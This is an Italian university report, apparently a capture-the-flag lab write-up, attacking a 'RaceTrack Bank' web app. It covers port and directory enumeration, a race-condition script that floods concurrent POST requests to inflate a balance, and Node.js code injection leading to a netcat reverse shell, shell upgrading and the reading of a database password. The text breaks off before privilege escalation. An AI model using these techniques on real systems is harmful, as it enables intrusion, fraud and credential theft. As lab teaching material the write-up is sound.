

Università degli studi di Catania
Dipartimento di Informatica



RaceTrack Bank

Giovanni Martucci

Catania, Marzo 2022

Table of Contents

1. Enumerazione	3
2. Exploitation	8
2.1 Script “Race Condition”	8
2.2 Script “New account”	9
3. Remote Code Execution.....	10
4. Privilege Escalation	15
Conclusione.....	18
Bibliografia.....	18

1. Enumerazione

Durante la prima fase di questo progetto sono state effettuate due scansioni per l'enumerazione delle porte e dei file/directory presenti tramite i tools "Nmap" e "Gobuster":

1) nmap -sC -sV -p- 10.10.160.62 (Immagine 1)

-sV: esegue il rilevamento della versione per i servizi;

-sC: esegue una scansione degli script utilizzando gli script predefiniti disponibili in NMAP;

-p-: scansiona tutte le 65535 porte disponibili.




```
kali@kali: ~  
File Actions Edit View Help  
kali@kali ~  
$ nmap -sC -sV -p- 10.10.160.62  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 14:21 EDT  
Nmap scan report for 10.10.160.62  
Host is up (0.045s latency).  
Not shown: 65533 filtered tcp ports (no-response) (0.000s)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
| 2048 51:91:53:a5:af:1a:5a:78:67:62:ae:d6:37:a0:8e:33 (RSA)  
| 256  c1:70:72:cc:82:c3:f3:3e:5e:0a:6a:05:4e:f0:4c:3c (ECDSA)  
|_ 256  a2:ea:53:7c:e1:d7:60:bc:d3:92:08:a9:9d:20:6b:7d (ED25519)  
80/tcp    open  http      nginx 1.14.0 (Ubuntu)  
|_ http-title: Racetrack Bank  
|_ http-server-header: nginx/1.14.0 (Ubuntu)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 150.34 seconds
```

Immagine 1 - Nmap.

2) `gobuster dir -u http://10.10.160.62 -w /usr/share/wordlists/dirb/big.txt -x php,txt,sh,cgi,html,js`

- **dir**: tag per l'enumerazione di file e directory
- **x**: permette di aggiungere dei formati da testare per ogni file e directory trovati



```
kali@kali: ~  
File Actions Edit View Help  
sudo apt install golang-go  
(kali@kali)-[~]  
$ gobuster dir -u http://10.10.160.62 -w /usr/share/wordlists/dirb/big.txt -x php,txt,sh,cgi,html,js  
  
Gobuster v3.1.0  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://10.10.160.62  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/big.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.1.0  
[+] Extensions: html,js,php,txt,sh,cgi  
[+] Timeout: 10s  
  
2022/03/21 15:27:08 Starting gobuster in directory enumeration mode  
  
/Home.html (Status: 302) [Size: 33] [→ /login.html]  
/Index.html (Status: 200) [Size: 1542]  
/Images (Status: 301) [Size: 179] [→ /Images/]  
/Login.html (Status: 200) [Size: 1815]  
/create.html (Status: 200) [Size: 1973]  
/giving.html (Status: 302) [Size: 33] [→ /login.html]  
/home.html (Status: 302) [Size: 33] [→ /login.html]  
/images (Status: 301) [Size: 179] [→ /images/]  
/index.html (Status: 200) [Size: 1542]
```

Immagine 2 - Gobuster.

In aggiunta ai due tools è stato utilizzato il software “zapproxy” (OWASP ZAP), nello specifico la funzione di analisi automatica, fornendo anche i parametri per il login [1] (Immagine 3). Il risultato ottenuto mostra diverse vulnerabilità disponibili come illustrato nell'immagine 2.




Immagine 2 - Zaproxy.




Immagine 3 - Zaproxy with login form.

Si prosegue con l'esplorazione del web utilizzando la piattaforma "Burpsuite": nello specifico viene utilizzata la funzione proxy che permette di esaminare tutte le richieste effettuate durante la navigazione tra le varie pagine web.




Immagine 4 - Burpsuite.

All'indirizzo "/robots.txt" non è stato trovato nessun path.

Analizzando il codice sorgente della dashboard viene identificato un path nascosto poiché corrisponde alla pagina del servizio a pagamento esposto dal sito web (Immagine 5)

```
view-source:http://10.10.160.62/home.html

1 <!DOCTYPE html>
2 <html>
3   <head>
4     <title>Racetrack Bank</title>
5
6     <link rel="stylesheet" href="/bootstrap/css/bootstrap.min.css">
7   </head>
8
9   <body>
10    <nav class="navbar navbar-expand-sm bg-dark navbar-dark">
11      <a class="navbar-brand" href="/">
12        
13      </a>
14      <a class="navbar-brand">
15        Racetrack bank
16      </a>
17      <ul class="navbar-nav ml-auto">
18        <li class="nav-item mr-3">
19          <a class="nav-link">
20            Gold: 1
21          </a>
22        </li>
23        <li class="nav-item mr-3">
24          <a class="nav-link">Logged in as l</a>
25        </li>
26        <li class="nav-item active">
27          <a class="nav-link" href="/api/logout">Logout</a>
28        </li>
29      </ul>
30    </nav>
31
32    <div class="d-flex">
33      <div>
34        <nav class="navbar bg-light">
35          <ul class="navbar-nav">
36            <li class="nav-item">
37              <a class="nav-link" href="/home.html">Dashboard</a>
38            </li>
39            <li class="nav-item">
40              <a class="nav-link" href="/purchase.html">Purchase</a>
41            </li>
42            <li class="nav-item">
43              <a class="nav-link" href="/giving.html">Give Gold</a>
44            </li>
45            <li class="nav-item" id="premiumlink" style="display: none">
46              <a class="nav-link" href="/premiumfeatures.html">Premium Features</a>
47            </li>
48          </ul>
49          <script>
50            if(" === "true"){
51              document.getElementById('premiumlink').style.display = '';
52            }
53          </script>
54        </nav>
55      </div>
56
57      <div class="container text-center pt-5">
58        <h2 class="pb-3">Dashboard</h2>
59      </div>
60    </div>
61  </body>
62 </html>
```

Immagine 5 - Source code home.

2. Exploitation

Per acquistare il servizio a pagamento bisogna ottenere del credito sul proprio account (10000 coin), pertanto in questa sezione verrà analizzata la pagina web che permette l'invio di denaro da un account verso un altro account registrato sulla piattaforma.

Analizzando la pagina è emerso che il servizio esposto soffre di una vulnerabilità denominata “Race condition”, ovvero una situazione che si verifica quando un dispositivo o un sistema tenta di eseguire due o più operazioni contemporaneamente. Questa situazione comporta il verificarsi di altre situazioni indesiderate e inaspettate.

In questo caso, quindi, invece di inviare una sola richiesta POST alla volta, per l'invio di denaro, (Immagine 5) e attendere una risposta (metodologia sincrona), vengono inviate più richieste POST contemporaneamente (in modalità asincrona). Tali richieste vengono gestite individualmente prima di restituire una risposta alla richiesta iniziale, con conseguente elaborazione di più richieste per l'invio di denaro agli utenti.

Un ulteriore vettore d'attacco per aumentare il denaro di un account riguarda un'errata logica di sviluppo nella fase di registrazione, dal momento che non vi è nessun vincolo che limita un utente a creare solamente un singolo account (se la piattaforma richiedesse un numero di telefono nella fase di registrazione limiterebbe un utente a non creare un numero illimitato di account). Quindi banalmente si potrebbe sfruttare l'errore per creare 10000 account e inviare il denaro ad uno singolo account.

Di seguito vengono illustrati i due script che utilizzano entrambe le vulnerabilità riscontrate:

2.1 Script “Race Condition”

Disponibile:

https://drive.google.com/file/d/1GfVCQYnnNPRn4TJHsOuJShXHq_U1oz_5/view?usp=sharing

Questo script effettua l'invio automatico di denaro da un account ad un altro effettuando più richieste POST contemporaneamente. Questo processo viene effettuato tra due account già registrati sulla piattaforma. Il denaro viene spostato da un account all'altro con più richieste POST-contemporanee, finché uno dei due account esaurisce il denaro; a quel punto si procede alla stessa maniera appena discussa, ma invertendo gli account (questo processo è automatizzato). Infine, si otterrà la cifra richiesta per poter acquistare il servizio a pagamento. Nello specifico nell'immagine 6 viene illustrata la funzione che invia chiamate POST in maniera asincrona.

```
rs = (grequests.post(url, data=data, cookies=cookies, headers=headers) for i in range(0,100))
requests = grequests.map(rs)
```

Immagine 6 - grequests

2.2 Script “New account”

Disponibile:

https://drive.google.com/file/d/1EQPYcnc_xxhdN1rPbJkKtEPKzNcelS18/view?usp=sharing

Questo script è stato sviluppato per creare un numero di account sufficiente per raggiungere la cifra richiesta. Nello specifico effettua tre chiamate POST: /signup, /login and /sendmoney. Tutti questi account inviano il denaro ad un singolo account inserito come parametro al lancio dello script. Successivamente, a questo script, è stata aggiunta anche la funzione per inviare più richieste POST in maniera asincrona.

3. Remote Code Execution

Dopo aver acquistato la funzionalità premium, viene ottenuto l'accesso alla pagina web */premiumfeatures.html* che fornisce una calcolatrice online.




Immagine 7 - New premium page.

Tramite l'utilizzo di Wappalyzer (Immagine 8) sono state ottenute diverse informazioni riguardo le tecnologie utilizzate, tra cui il linguaggio di programmazione per lo sviluppo del servizio web (Node.js).




Immagine 8 - Wappalyzer.

Così è stata verificata la presenza della vulnerabilità di “Code injection” nella calcolatrice, riuscendo a fare eseguire del codice js sulla piattaforma. Nell’immagine 9 viene mostrata l’esecuzione di un comando in Node.js per visualizzare la directory corrente. Infine, sfruttando tale vulnerabilità viene ottenuta una reverse shell con Netcat tramite l’ausilio delle cheatsheet online per Node.js. L’intero processo è mostrato nelle immagini 10 e 11.




Immagine 9 - Process.cwd().




Immagine 10 - Reverse shell payload.




```
kali@kali: ~  
File Actions Edit View Help  
Here is our amazing premium feature: a calculator! So useful!  
Type in calculations, for example 1+1, and it will tell you the answer!  
(kali@kali)-[~]  
$ nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [10.18.52.179] from (UNKNOWN) [10.10.160.62] 60222  
/bin/sh: 0: can't access tty; job control turned off  
$  
Calculation  
1+1  
The answer is [object Object]
```

Immagine 11 - Netcat in listen mode.

Dopo aver ottenuto una reverse shell (Immagine 11) si è passati alla sua stabilizzazione passando ad una shell tty completamente interattiva con l'utilizzo del seguente codice python [2]:


```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```



```
kali@kali: ~  
File Actions Edit View Help  
v6.10.18  
(kali@kali)-[~]  
$ nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [10.18.52.179] from (UNKNOWN) [10.10.160.62] 60222  
/bin/sh: 0: can't access tty; job control turned off  
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
brian@racetrack:~/website$  
  
brian@racetrack:~/website$
```

Immagine 12 - shell tty.

Procedendo con l'analisi per ogni singolo file e cartella sono state trovate varie informazioni come mostrano le immagini 13 e 14. L'immagine 15 mostra la prima flag (user.txt) trovata.



```
kali@kali: ~  
File Actions Edit View Help  
migrations node_modules package.json package-lock.json server site  
brian@racetrack:~/website$ cd server  
cd server  
brian@racetrack:~/website/server$ ls  
ls  
databaseurl.js db.js index.js middleware.js  
brian@racetrack:~/website/server$ cat db.js  
cat db.js  
const { Client } = require('pg');  
const path = require('path');  
  
const client = new Client({  
  connectionString: require('./databaseurl.js')  
});  
  
client.connect();  
  
module.exports = {  
  query: async (... args) => {  
    return (await client.query(... args)).rows;  
  }  
};  
  
brian@racetrack:~/website/server$ cat databaseurl.js  
cat databaseurl.js  
module.exports = "postgres://brian:superstrongpass@localhost:5432/racetrackbank";  
  
brian@racetrack:~/website/server$
```

Immagine 13 - dettagli riguardanti i database.

```
kali@kali: ~  
File Actions Edit View Help  
cd accounts  
bash: cd: accounts: No such file or directory  
brian@racetrack:~/admin$ cd accounts  
brian@racetrack:~/admin/accounts$ ls -la  
ls -la  
total 20  
drwxrwxr-x 2 root root 4096 Apr 23 2020 .  
drwxrwxr-x 3 root root 4096 Apr 23 2020 ..  
-rw-rw-r-- 1 root root 33 Apr 23 2020 ben.account  
-rw-rw-r-- 1 root root 29 Apr 23 2020 charles.account  
-rw-rw-r-- 1 root root 37 Apr 23 2020 elise.account  
brian@racetrack:~/admin/accounts$ cat ben.account  
cat ben.account  
a  
Ben is our best customer.  
